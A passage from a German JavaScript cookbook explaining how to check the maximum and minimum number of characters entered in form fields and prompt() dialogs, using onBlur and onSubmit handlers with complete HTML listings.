Statt dem Anwender eine Anzahl bei der Eingabe jedes Zeichens vorzuschreiben, reagieren Sie erst, wenn die »Wunscheingabe« beendet ist, und ergreifen dann im Fehlerfall Gegenmaßnahmen. Diese Variante hat gegenüber der unmittelbaren Kontrolle jedes einzelnen Zeichens die Vorteile, dass mehr Browser den Eventhandler unterstützen und das letzte Zeichen nicht aus

dem Tastaturpuffer geholt werden muss. Die Kontrollfunktion kann damit einfacher aufgebaut werden.

Ein Nachteil ist, dass der Anwender erst später als bei der direkten Kontrolle auf seine Fehleingabe aufmerksam gemacht wird. Ein Anwender kann also im Grunde eine beliebige Anzahl an Zeichen eingeben, wird aber erst beim Verlassen des Formularfeldes mit einer Reaktion des JavaScripts konfrontiert.

Wie Sie nun beim Auftreten einer Fehleingabe reagieren, bleibt natürlich auch hier Ihnen überlassen. Sie können eine Fehlermeldung anzeigen, die Anzahl der eingegebenen Zeichen auf die Maximalanzahl abschneiden, das Eingabefeld vollständig leeren oder den Fokus wieder in das Eingabefeld setzen und dem Anwender die Korrektur überlassen. Die nachfolgende Funktion zeigt nur, wie Sie die Überschreitung der maximal erlaubten Anzahl bemerken, und zeigt eine Fehlermeldung in der Statuszeile an. Beispiel:

```
01 function maxAnzahl(f, max) {  
02     if(f.value.length > max) {  
03         window.status = "Sie haben zu viele Zeichen eingegeben";  
04     }  
05 }
```

Listing 291: Die Funktion zur Kontrolle der eingegebenen Zeichenanzahl

Sie sehen, dass die Funktion in diesem Fall in der Tat sehr einfach sein kann. Sie müssen bloß die Anzahl der eingegebenen Zeichen nehmen und mit einer vorgegebenen Anzahl vergleichen. In dieser Funktion verwenden wir wieder zwei Übergabewerte. Der erste Übergabewert – f – wird beim Aufruf der Funktion eine Referenz auf das Eingabefeld enthalten. Der zweite Übergabewert – max – nimmt die Anzahl der Zeichen entgegen, die maximal in das Feld eingegeben werden können.

Realisieren wir nun ein paar mehr praxisorientierte Gegenmaßnahmen in einem vollständigen Beispiel (*formjsmax3.html*):

```
01 <html>  
02 <script language="JavaScript">  
03 function maxAnzahl(f, max) {  
04     if(f.value.length > max) {  
05         window.status = "Sie haben zu viele Zeichen eingegeben";  
06         f.value = "";  
07         f.focus();  
08     }  
09 }  
10 </script>  
11 <body>  
12 <table>  
13 <form>  
14 <tr>  
15 <td>Name</td>  
16 <td><input type="text" name="nn"  
17     onBlur="maxAnzahl(this,5)">  
18 </td>  
19 </tr>
```

Listing 292: Gegenmaßnahmen beim Verlassen eines Eingabefeldes, wenn die erlaubte Anzahl der Zeichen überschritten wird

334 >> Wie kann ich bei freier Texteingabe eine maximale Anzahl der Zeichen festlegen?

```
20 <tr>
21 <td>Vorname</td>
22 <td><input type="text" name="vn"
23     onBlur="maxAnzahl(this,20)" />
24 </td>
25 </tr>
26 <tr>
27 <td><input type="submit" value="OK" /></td>
28 <td> </td>
29 </tr>
30 </form>
31 </table>
32 </body>
33 </html>
```

Listing 292: Gegenmaßnahmen beim Verlassen eines Eingabefeldes, wenn die erlaubte Anzahl der Zeichen überschritten wird (Forts.)

Das Formular ist bis auf das fehlende mehrzeilige Textfeld fast identisch mit dem Beispiel vorher. Nur wird bei den Eingabefeldern der Eventhandler `onBlur` zum Aufruf der Funktion `maxAnzahl()` verwendet. In der Funktion wird die Eingabe in dem Feld geleert, wenn die Anzahl der eingegebenen Zeichen die maximal erlaubte Anzahl überschreitet (Zeile 6), und der Fokus in das Feld zurückgestellt (Zeile 7).

Hinweis

Auch die Kontrolle beim unmittelbaren Verlassen eines Feldes in einem Webformular ist in der Praxis im Web unüblich. Insbesondere dürfen die Gegenmaßnahmen durch Sie nicht zu radikal sein, wenn Sie die Akzeptanz beim Besucher nicht massiv verschlechtern wollen. Das Leeren der Eingabe in einem Feld kann bei kurzen Eingaben tolerierbar und sogar ein Komfortgewinn sein, aber es ist ein schmaler Grad, ab wann ein Besucher damit eher verärgert wird. *Beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.*

Anwendung auf `prompt()`

Das letzte Rezept hier lässt sich auch hervorragend auf den Rückgabewert der `prompt()`-Methode anpassen. Sie notieren deren Aufruf einfach direkt als ersten Parameter der Funktion `maxAnzahl()`.

Beispiel (`formjsmax3a.html`):

```
01 <html>
02 <script language="JavaScript">
03 function maxAnzahl(f, max) {
04     if(f.length > max) {
05         window.status = "Sie haben zu viele Zeichen eingegeben";
06     }
07 }
08 </script>
09 <body>
10 <a href=
```

Listing 293: Kontrolle der Anzahl der Zeichen, die ein Nutzer mit `prompt()` eingegeben hat

```
11 "javascript:maxAnzahl(prompt('Bitte geben Sie was ein','',''),5)">
12 Eingabe</a>
13 </body>
14 </html>
```

Listing 293: Kontrolle der Anzahl der Zeichen, die ein Nutzer mit prompt() eingegeben hat (Forts.)

In den Zeilen 10 bis 12 wird ein Hyperlink definiert, über den mit einer Inline-Referenz die Funktion maxAnzahl() aufgerufen wird. Deren erster Parameter ist der Rückgabewert der prompt()-Methode, über die ein Anwender bei einem Klick auf den Hyperlink aufgefordert wird, eine Eingabe vorzunehmen.




Abbildung 145: Eine Eingabe mit prompt()

In der Funktion maxAnzahl() wird in Zeile 4 mit if(f.length > max) überprüft, ob die Eingabe die vorgegebene Maximallänge überschreitet. Falls dem so ist, erfolgt in Zeile 5 eine Ausgabe in der Statuszeile des Browsers (window.status = "Sie haben zu viele Zeichen eingegeben").

Eine reine Anzeige in der Statuszeile eines Browsers ist im Allgemeinen jedoch sicher keine ausreichende Gegenreaktion, wenn ein Anwender mehr Zeichen als erlaubt eingibt. Sie müssen in der Regel an die Nutzung von prompt() angepasste Gegenmaßnahmen ergreifen, die sich von der Reaktion bei einer Eingabe in einem Formularelement unterscheiden, etwa die Eingabemöglichkeit in einer Schleife per prompt() erneut öffnen.

Achtung

Absolut verboten sollte es sein, dass die Betätigung der **[Abbrechen]**-Schaltfläche nicht aus einer Schleife führt und der Anwender nur durch eine richtige Eingabe die Schleife verlassen kann. Was ist, wenn der Anwender nicht zu einer richtigen Eingabe in der Lage ist? Im banalsten Fall versteht ein Anwender kein Deutsch und kann eine Meldung von Ihnen nicht verstehen. In komplizierten Fällen weiß ein Anwender die richtige Eingabe vielleicht gar nicht. Die Möglichkeit zum Abbrechen einer Aktion ist ein unabdingbares Muss in der Benutzerführung.

Beispiel (*formjsmax3b.html*):

```

01 <html>
02 <script language="JavaScript">
03 function maxAnzahl(f, max) {
04     if (f != null){
05         if(f.length > max ) {
06             alert("Sie haben zu viele Zeichen eingegeben");
07             maxAnzahl(prompt('Bitte geben Sie was ein',''),max);
08         }
09     }
10 }
11 </script>
12 <body>
13 <a href=
14     "javascript:maxAnzahl(prompt('Bitte geben Sie was ein',''),5)">
15     Eingabe</a>
16 </body>
17 </html>
```

Listing 294: Kontrolle der Anzahl an Zeichen über prompt() in einer rekursiven Schleife

In Zeile 14 wird wieder eine Benutzereingabe über einen `prompt()`-Dialog angefordert. In der damit aufgerufenen Funktion wird überprüft, ob der Anwender die **[Abbrechen]**-Schaltfläche betätigt hat. In diesem Fall liefert der `prompt()`-Dialog den Wert `null`, und den können Sie überprüfen (Zeile 4 – `if (f != null)`).

Falls der Anwender nicht die **[Abbrechen]**-Schaltfläche betätigt hat, die Anzahl der Zeichen allerdings zu groß ist, bekommt er über die Anweisung in Zeile 6 einen Dialog mit einer entsprechenden Mitteilung zu sehen (`alert("Sie haben zu viele Zeichen eingegeben");`). In Zeile 7 ruft sich die Funktion `maxAnzahl()` wieder rekursiv auf (`maxAnzahl(prompt('Bitte geben Sie was ein',''),max);`). Dabei wird als erster Parameter erneut die `prompt()`-Methode notiert, um deren Rückgabewert auszuwerten.

Sie könnten nun auf die Idee kommen, die Funktion `maxAnzahl()` rekursiv mit den Originalübergabewerten wieder aufzurufen. Das ist jedoch im Fall von `f` (der String mit dem Rückgabewert der `prompt()`-Methode) verhängnisvoll. Vermeiden Sie auf jeden Fall eine Konstruktion wie die folgende:

```

01 function maxAnzahl(f, max) {
02   if(f.length > max ) {
03     alert("Sie haben zu viele Zeichen eingegeben");
04     maxAnzahl(f,max);
05   }
06 }
```

Listing 295: Rekursiver Endlosaufruf ohne Unterbrechungsmöglichkeit

Achtung

Wenn Sie zwei Bedingungen überprüfen (wie es in dieser Situation ja der Fall ist), verbinden Sie diese im Allgemeinen mit dem `&&`-Operator, etwa so:

```

if((f.length > max ) &&
  (f != null)
){ ...
```

Listing 296: Formulierung der Bedingung »Die Anzahl der Zeichen von f ist größer als max, und f ist ungleich dem Wert null«

Das wäre hier indessen fatal. Solange der Anwender Zeichen eingibt und die Eingabe bestätigt, wird die Überprüfung einwandfrei funktionieren. Wenn der Anwender jedoch die [Abbrechen]-Schaltfläche verwendet, wird `f` den definierten Wert `null` enthalten. Dieser Wert ist jedoch im Gegensatz zu der bestätigten Eingabe der `prompt()`-Methode kein gewöhnlicher String und stellt deshalb die Eigenschaft `length` nicht bereit. Die erste Überprüfung auf `f.length` löst also in dieser Situation einen Laufzeitfehler aus.

In Zeile 4 rufen Sie im Fall einer zu langen Eingabe rekursiv die Funktion `maxAnzahl()` wieder auf und übergeben dabei mit `f` eine Referenz auf den Rückgabewert der `prompt()`-Methode des ersten (!) Aufrufs.

Mit anderen Worten – der Anwender erhält kein neues `prompt()`-Fenster (wie es in dem letzten Beispiel der Fall und allgemein wahrscheinlich gewünscht ist), sondern es wird immer wieder auf den Eingabewert beim ersten Aufruf geprüft. Der Anwender bekommt damit keinerlei Möglichkeit, seine Eingabe zu korrigieren. Besonders fatal ist dabei das Zusammenspiel mit der `alert()`-Methode in Zeile 3, denn kaum hat ein Anwender das Mitteilungsfenster bestätigt, blockiert eine neue Instanz den Browser. Damit können Sie selbst den Browser nicht mehr schließen und müssen von außen das Programm »abschießen«.

Hinweis

Die Interaktion mit dem Anwender über die Standarddialogfenster von JavaScript ist in den meisten Fällen sowieso nicht mehr zeitgemäß. Kaum eine Webanwendung nutzt in der Praxis noch `alert()` oder `prompt()`.

106 Wie erfolgt die Kontrolle der Benutzereingabe beim Verlassen beziehungsweise Absenden des kompletten Formulars?

Über den Eventhandler `onSubmit` beziehungsweise die Verwendung der `submit()`-Methode eines Formulars haben Sie die Möglichkeit, die Eingaben in Formularfeldern beim Verschicken der Daten zu kontrollieren (siehe dazu das Rezept »Wie kann ich auf das Abschicken eines

Formulars reagieren? – Der Eventhandler onSubmit und die submit()-Methode“ auf Seite 319).

Hierbei können Sie natürlich auch kontrollieren, ob die Anzahl an Zeichen in einem Feld einen vorgegebenen Wert nicht überschreitet. Diese Variante hat gegenüber der direkten Kontrolle bei jedem Zeichen den Vorteil, dass eine sehr weit reichende Unterstützung in Browsern gewährleistet ist und das letzte Zeichen nicht aus dem Tastaturpuffer geholt werden muss. Die Kontrollfunktion kann damit auch einfacher aufgebaut werden. Gegenüber der Kontrolle beim Verlassen eines Feldes kann zudem die allgemeine Benutzerführung angeführt werden (*beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426*).

Der Nachteil der Kontrolle von Eingaben beim Versenden eines Formulars ist, dass der Anwender erst recht spät (eben beim endgültigen Absenden der Daten beziehungsweise Verlassen des Formulars) auf seine Fehleingabe aufmerksam gemacht wird.

Außerdem steht Ihnen in der kontrollierenden Funktion keine unmittelbare Referenz auf das Formularfeld mit `this` zur Verfügung, da der Eventhandler `onSubmit` beim `<form>`-Tag und die `submit()`-Methode bei einem Button und jeweils nicht beim Tag des Eingabefeldes zu notieren ist. Sie müssen also in der kontrollierenden Funktion die betreffenden Felder explizit ansprechen. Dazu können Sie dort nicht so einfach die Rahmenbedingungen für ein einzelnes Feld als Übergabewert an die Kontrollfunktion notieren.

Wie Sie nun beim Auftreten einer Fehleingabe reagieren, bleibt Ihnen – wie auch bei den anderen beiden Varianten – überlassen. Die Verwandtschaft bei der Reaktion ist aber der Reaktion auf das Verlassen eines Feldes deutlich näher als der unmittelbaren Reaktion auf eine einzelne Zeicheneingabe. Sie können eine Fehlermeldung anzeigen, die Anzahl der eingegebenen Zeichen auf die Maximalanzahl abschneiden, das Eingabefeld vollständig leeren oder den Fokus wieder in das Eingabefeld setzen und dem Anwender die Korrektur überlassen. Die nachfolgende Funktion zeigt nur, wie Sie die Überschreitung der maximal erlaubten Anzahl bemerken, zeigt ein Fehlerfenster an und gibt den Rückgabewert `false` zurück, mit dem Sie ein Versenden stoppen können.

```
01 function maxAnzahl(f) {  
02     if(f.nn.value.length > 8 ) {  
03         alert("Sie haben zu viele Zeichen eingegeben");  
04         return false;  
05     }  
06 }
```

Listing 297: Beim Verlassen des Formulars wird das Feld nn kontrolliert

In der Funktion wird eine Referenz auf ein Formular als Übergabewert übergeben und steht über die Variable `f` zur Verfügung. In der `if`-Bedingung wird das Eingabefeld über den Namen angesprochen (`nn`)³⁷ und die Anzahl der enthaltenen Zeichen kontrolliert. Falls zu viele Zeichen eingegeben werden, wird ein Fenster aufgeblendet und der Wert `false` zurückgegeben.

37. Natürlich können Sie hier jede andere Form wählen, mit der Sie das Formularfeld ansprechen können. Etwa über Objektfelder, aber auch über eine ID und `getElementById()`, `getElementsByTagName()` oder `getElementsByName()`.

Realisieren wir nun ein paar mehr praxisorientierte Gegenmaßnahmen in einem vollständigen Beispiel, bei dem zwei Eingabefelder kontrolliert werden (*formjsmax4.html*):

```
01 <html>
02 <script language="JavaScript">
03 function maxAnzahl(f) {
04     // Kontrolle Name
05     if(f.nn.value.length > 8 ) {
06         alert("Sie haben zu viele Zeichen für den Namen eingegeben");
07         f.nn.value = "";
08         f.nn.focus();
09         return false;
10    }
11    // Kontrolle Vorname
12    if(f.vn.value.length > 10 ) {
13        alert("Sie haben zu viele Zeichen für den Vornamen eingegeben");
14        f.vn.value = "";
15        f.vn.focus();
16        return false;
17    }
18 </script>
19 <body>
20 <table >
21 <form action="" method="get" onSubmit="return maxAnzahl(this)">
22 <tr>
23 <td>Name</td>
24 <td><input type="text" name="nn" />
25 </td>
26 </tr>
27 <tr>
28 <td>Vorname</td>
29 <td><input type="text" name="vn" />
30 </td>
31 </tr>
32 <tr>
33 <td><input type="submit" value="OK" /></td><td> </td>
34 </tr>
35 </form>
36 </table>
37 </body>
38 </html>
```

Listing 298: Kontrolle von zwei Eingabefeldern beim Verlassen des Formulars

Das Beispiel verwendet ein Formular (Zeile 21 bis 35) mit zwei einzeiligen Eingabefeldern und einem **[Submit]**-Button, die zur optischen Gestaltung in Tabellen aus zwei Spalten angeordnet sind.

Bei beiden Eingabefeldern sind für diese Variante explizit keine Eventhandler notiert. Statt dessen finden Sie beim **<form>**-Tag in Zeile 21 den Eventhandler **onSubmit** vor, worüber die Funktion **maxAnzahl()** aufgerufen wird. Dieser Funktion (von Zeile 3 bis 17 definiert) wird für diese Variante als Übergabewert mit **this** das aktuelle Objekt übergeben. Dies ist eine Referenz auf das aktive Formular.

340 >> Wie kann ich bei freier Texteingabe eine minimale Anzahl der Zeichen festlegen?

In der Funktion wird dann mit den zwei nacheinander notierten if-Abfragen und namentlicher Angabe des zu testenden Eingabefeldes ein Kontrollsysteum aufgebaut.

Zuerst wird die Länge des ersten Eingabefeldes kontrolliert (`if(f.nn.value.length > 8)` – in Zeile 5). Ist die Länge der Eingabe zu groß, erhält der Anwender eine Fehlermeldung (Zeile 6), der Wert wird geleert (Zeile 7), der Fokus wird auf das Feld gesetzt (Zeile 8) und mit `return` die Funktion verlassen. Dabei wird der Wert `false` zurückgegeben. Die Prozedur wiederholt sich analog für das zweite Eingabefeld.

Im Fall der Rückgabe von `false` bricht der Browser das Versenden des Formulars ab, denn der Aufruf der Funktion `maxAnzahl()` in Zeile 21 erfolgt mit vorangestelltem `return`.

Sollte der Name die erlaubte Anzahl der Zeichen nicht überschreiten, muss der Vorname die gleiche Hürde nehmen.

Hinweis

Beachten Sie, dass die beiden if-Tests nichts miteinander zu tun haben (kein `if-else`). Die zweite Überprüfung findet nur statt, wenn die erste Überprüfung kein Problem entdeckt hat (andernfalls wird die Funktion ja mit `return` verlassen und die zweite if-Abfrage wird nicht erreicht).

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten regulären Ausdrücken. Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen bzw. bestimmte Operationen auszuführen. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie weitere Möglichkeiten, wie Sie Formulareingaben mit Hilfe solcher regulären Ausdrücke durchsuchen können. Insbesondere mit dem Steuerzeichen `.` können Sie ganz leicht eine minimale Anzahl an Zeichen erzwingen (`/...../` erzwingt zum Beispiel acht Zeichen).

Die Kontrolle beim Verlassen eines Webformulars ist in der Praxis im Web die üblichste Version. *Beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.*

Tipp

Sollte es keinen zwingenden Grund geben, sollten Sie bei der Festlegung einer maximal erlaubten Anzahl an Zeichen (wie auch grundsätzlich) kein JavaScript einsetzen, wenn Ihnen (X)HTML bereits eine bestimmte Funktionalität bietet. Die potenziellen Probleme reduzieren sich erheblich, je weniger Techniken Sie beim Anwender voraussetzen.

107 Wie kann ich mit JavaScript bei freier Texteingabe eine minimale Anzahl der einzugebenden Zeichen festlegen?

Sehr oft ist es bei Eingaben durch einen Anwender gewünscht, eine minimal notwendige Anzahl an Zeichen festzulegen. Beispielsweise bei einem Webangebot, in dem sich ein Anwender ein Passwort für den Zugang auswählen soll und für dieses eine minimale Länge gefordert wird. Oder bei der Eingabe einer E-Mail-Adresse, die rein technisch nicht kürzer als eine bestimmte Anzahl an Zeichen sein kann.

Diese Aufgabe können Sie selbst bei einem einzeiligen Eingabefeld nicht mit (X)HTML lösen, sondern Sie sind zwingend auf eine Ergänzungstechnologie wie JavaScript angewiesen. Das gilt erst recht für ein mehrzeiliges Eingabefeld und die Rückgabe der `prompt()`-Methode.

Im Gegensatz zu dem Fall, in dem Sie die maximale Anzahl der erlaubten Zeichen mit JavaScript festlegen wollen, haben Sie bei der Festlegung einer Minimalanzahl nicht die Gelegenheit, eine permanente Kontrolle der Benutzereingabe beim unmittelbaren Eingeben eines Zeichens im Formularfeld durch den Besucher vorzunehmen. So etwas wäre zwar technisch möglich, aber von der Logik vollkommen unsinnig³⁸. Sie kontrollieren die Anzahl der Zeichen sinnvollerweise beim Verlassen des Feldes oder beim Verlassen beziehungsweise Absenden des kompletten Formulars.

Tipp

Beachten Sie auch das verwandte Rezept »Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 327, um darüber eine Maximalanzahl an einzugebenden Zeichen festzulegen.

Wie erfolgt die Kontrolle der Benutzereingabe beim Verlassen des Feldes beziehungsweise der Entgegennahme eines Rückgabewerts?

Mit dem Eventhandler `onBlur` können Sie eine Benutzereingabe in einem Formularfeld mit freier Texteingabe unmittelbar kontrollieren, wenn das Element den Fokus verliert. Damit reagieren Sie, wenn der Anwender seine Eingabe in einem Feld beendet hat, und ergreifen dann im Fehlerfall Gegenmaßnahmen. Wie Sie nun beim Auftreten einer Fehleingabe reagieren, bleibt natürlich Ihnen überlassen. Sie können eine Fehlermeldung anzeigen, das Eingabefeld vollständig leeren oder den Fokus wieder in das Eingabefeld setzen und dem Anwender die Korrektur überlassen. Die nachfolgende Funktion zeigt nur, wie Sie die Unterschreitung der minimal notwendigen Anzahl bemerken, und zeigt eine Fehlermeldung in der Statuszeile an.

Beispiel:

```
01 function minAnzahl(f,min) {  
02     if(f.value.length < min ) {  
03         window.status = "Sie haben zu wenige Zeichen eingegeben";  
04     }  
05 }
```

Listing 299: Die Funktion zur Kontrolle der eingegebenen Zeichenanzahl

Die Funktion kann sehr einfach sein. Sie müssen bei einem Aufruf bloß die Anzahl der eingegebenen Zeichen nehmen und mit einer vorgegebenen Anzahl vergleichen. In dieser Funktion gibt es zwei Übergabewerte. Der erste Übergabewert – `f` – muss beim Aufruf der Funktion eine Referenz auf das Eingabefeld enthalten. Der zweite Übergabewert – `min` – nimmt die Anzahl der Zeichen entgegen, die minimal in das Feld eingegeben werden müssen.

38. Wahr könnten Sie bei der Eingabe jedes Zeichens überprüfen, ob die Minimalanzahl bereits erreicht ist, und sich das merken (etwa mit einer globalen Variablen). Aber da Sie nicht wissen können, ob ein Anwender als nächste Aktion ein weiteres Zeichen eingeben oder das Feld verlassen will, darf eine Reaktion ja erst erfolgen, wenn die Eingabe in dem Feld vollkommen abgeschlossen ist.

Tipp

Dieses Rezept lässt sich auch hervorragend auf den Rückgabewert der `prompt()`-Methode anpassen. Sie notieren deren Aufruf einfach direkt als ersten Parameter der Funktion `minAnzahl()`. Beachten Sie auch das verwandte Rezept »Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 327. Verfahren Sie so, wie dort beschrieben.

Realisieren wir nun ein paar mehr praxisorientierte Gegenmaßnahmen in einem vollständigen Beispiel (`formjsmin2.html`):

```

01 <html>
02 <script language="JavaScript">
03 function minAnzahl(f,min) {
04   if(f.value.length < min ) {
05     window.status = "Sie haben zu wenige Zeichen eingegeben";
06     f.value = "";
07     f.focus();
08   }
09 }
10 </script>
11 <body>
12 <table >
13 <form>
14 <tr>
15 <td>Name</td>
16 <td><input type="text" name="nn"
17   onBlur="minAnzahl(this,5)" />
18 </td>
19 </tr>
20 <tr>
21 <td>Vorname</td>
22 <td><input type="text" name="vn"
23   onBlur="minAnzahl(this,2)" />
24 </td>
25 </tr>
26 <tr>
27 <td><input type="submit" value="OK" /></td><td> </td>
28 </tr>
29 </form>
30 </table>
31 </body>
32 </html>
```

Listing 300: Gegenmaßnahmen beim Verlassen eines Eingabefeldes, wenn die notwendige Anzahl der Zeichen nicht erreicht wird

Das Beispiel verwendet ein Formular (Zeile 13 bis 29) mit zwei einzeiligen Eingabefeldern und einem [Submit]-Button. Die Formularelemente sind aus optischen Gründen in Tabellen mit zwei Spalten angeordnet. Sonst hat die Tabellenstruktur aber keine Bedeutung. Bei den Eingabefeldern wird jeweils der Eventhandler `onBlur` zum Aufruf der Funktion `minAnzahl()` verwendet (Zeile 17 und 23). In der Funktion (definiert von Zeile 3 bis 9) wird in der Statuszeile eine Meldung angezeigt (Zeile 5), die Eingabe in dem Feld geleert, wenn beim Verlassen

des Feldes die Anzahl der eingegebenen Zeichen die minimal notwendige Anzahl unterschreitet (Zeile 6), und der Fokus in das Feld zurückgestellt (Zeile 7).

Tipp

Auch die Kontrolle beim unmittelbaren Verlassen eines Feldes in einem Webformular ist in der Praxis im Web unüblich. Insbesondere dürfen die Gegenmaßnahmen durch Sie nicht zu radikal sein, wenn Sie die Akzeptanz beim Besucher nicht massiv verschlechtern wollen. Das Leeren der Eingabe in einem Feld kann bei kurzen Eingaben tolerierbar und sogar ein Komfortgewinn sein, aber es ist ein schmaler Grad, ab wann ein Besucher damit eher verärgert wird. *Beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.*

Formulare

Wie erfolgt die Kontrolle der Benutzereingabe beim Verlassen beziehungsweise Absenden des kompletten Formulars?

Über den Eventhandler `onSubmit` beziehungsweise die Verwendung der `submit()`-Methode eines Formulars haben Sie die Möglichkeit, die Eingaben in Formularfeldern beim Verschicken der Daten zu kontrollieren (*siehe dazu das Rezept »Wie kann ich auf das Abschicken eines Formulars reagieren? – Der Eventhandler onSubmit und die submit()-Methode« auf Seite 319*).

Hierbei können Sie natürlich auch kontrollieren, ob die Anzahl an Zeichen in einem Feld einen vorgegebenen Wert unterschreitet. Diese Variante hat bei einem einzeiligen Eingabefeld gegenüber der Kontrolle beim Verlassen eines Feldes den Vorteil einer sinnvollerlen Benutzerführung (*beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426*) und ist bei einem mehrzeiligen Eingabefeld sogar mit (X)HTML gar nicht zu realisieren.

Ein Nachteil ist, dass der Anwender erst recht spät (beim endgültigen Absenden der Daten beziehungsweise Verlassen des Formulars) auf seine Fehleingabe aufmerksam gemacht wird. Außerdem steht Ihnen in dieser Variante der Plausibilisierung in der kontrollierenden Funktion keine unmittelbare Referenz auf das Formularfeld mit `this` zur Verfügung, da der Eventhandler `onSubmit` beim `<form>`-Tag bzw. die Methode `submit()` bei einem Button und nicht beim Tag des Eingabefeldes zu notieren ist. Sie müssen also in der kontrollierenden Funktion die betreffenden Felder explizit ansprechen. Dazu können Sie dort die Rahmenbedingungen für ein einzelnes Feld nicht so einfach als Übergabewert an die Kontrollfunktion notieren.

Hinweis

In der hier behandelten Situation macht die Verwendung von `prompt()` wenig Sinn. Es sei denn, der Rückgabewert von `prompt()` wird in einem (versteckten) Formularfeld zwischengespeichert. Diese Vorgehensweise ist jedoch in der Praxis vollkommen unüblich, zumal Sie dann ja auch explizit ein Formular verwenden müssen und gleich die Daten mit einem Formularelement entgegennehmen können.

Wie Sie nun beim Auftreten einer Fehleingabe reagieren, bleibt Ihnen überlassen. Sie können wieder eine Fehlermeldung anzeigen, das Eingabefeld vollständig leeren oder den Fokus wieder in das Eingabefeld setzen und dem Anwender die Korrektur überlassen. Die nachfolgende Funktion zeigt nur, wie Sie die Unterschreitung der geforderten Anzahl bemerken, zeigt ein Fehlerfenster an und gibt den Rückgabewert `false` zurück, mit dem Sie ein Versenden stoppen können.

344 >> Wie kann ich bei freier Texteingabe eine minimale Anzahl der Zeichen festlegen?

```
01 function minAnzahl(f) {  
02     if(f.nn.value.length < 8 ) {  
03         alert("Sie haben zu wenige Zeichen eingegeben");  
04         return false;  
05     }  
06 }
```

***Listing 301:** Beim Verlassen des Formulars wird das Feld nn kontrolliert.*

In der Funktion wird eine Referenz auf ein Formular als Übergabewert übergeben und steht über die Variable f zur Verfügung. In der if-Bedingung wird das Eingabefeld über den Namen angesprochen (nn) und die Anzahl der enthaltenen Zeichen kontrolliert. Falls zu viele Zeichen eingegeben werden, wird ein Fenster aufgeblendet und der Wert false zurückgegeben.

Realisieren wir nun ein paar mehr praxisorientierte Gegenmaßnahmen in einem vollständigen Beispiel, bei dem zwei Eingabefelder kontrolliert werden (*formjsmin4.html*):

```
01 <html>  
02 <script language="JavaScript">  
03 function minAnzahl(f) {  
04     if(f.nn.value.length < 8 ) {  
05         alert("Sie haben zu wenige Zeichen für den Namen eingegeben");  
06         f.nn.value = "";  
07         f.nn.focus();  
08         return false;  
09     }  
10     if(f.vn.value.length < 10 ) {  
11         alert("Sie haben zu wenige Zeichen für den Vornamen eingegeben");  
12         f.vn.value = "";  
13         f.vn.focus();  
14         return false;  
15     }  
16 }  
17 </script>  
18 <body>  
19 <table >  
20 <form action="" method="get" onSubmit="return minAnzahl(this)">  
21 <tr>  
22 <td>Name</td>  
23 <td><input type="text" name="nn" />  
24 </td>  
25 </tr>  
26 <tr>  
27 <td>Vorname</td>  
28 <td><input type="text" name="vn" />  
29 </td>  
30 </tr>  
31 <tr>  
32 <td><input type="submit" value="OK" /></td><td> </td>  
33 </tr>  
34 </form>
```

***Listing 302:** Kontrolle von zwei Eingabefeldern beim Verlassen des Formulars*

```
35 </table>
36 </body>
37 </html>
```

Listing 302: Kontrolle von zwei Eingabefeldern beim Verlassen des Formulars (Forts.)

Das Beispiel verwendet ein Formular (Zeile 20 bis 34) mit zwei einzeiligen Eingabefeldern und einem `Submit`-Button, die zur optischen Gestaltung in Tabellen aus zwei Spalten angeordnet sind.

Beachten Sie, dass bei dieser Variante bei beiden Eingabefeldern **keine** Eventhandler notiert sind. Stattdessen finden Sie im Einleitungs-Tag des Webformulars in Zeile 20 den Eventhandler `onSubmit`, worüber beim Verschicken der Formulardaten die Funktion `minAnzahl()` aufgerufen wird.

Diese Funktion (von Zeile 3 bis 16 definiert) erhält als Übergabewert mit `this` das aktuelle Objekt zugewiesen. Dies ist eine Referenz auf das aktive Formular.

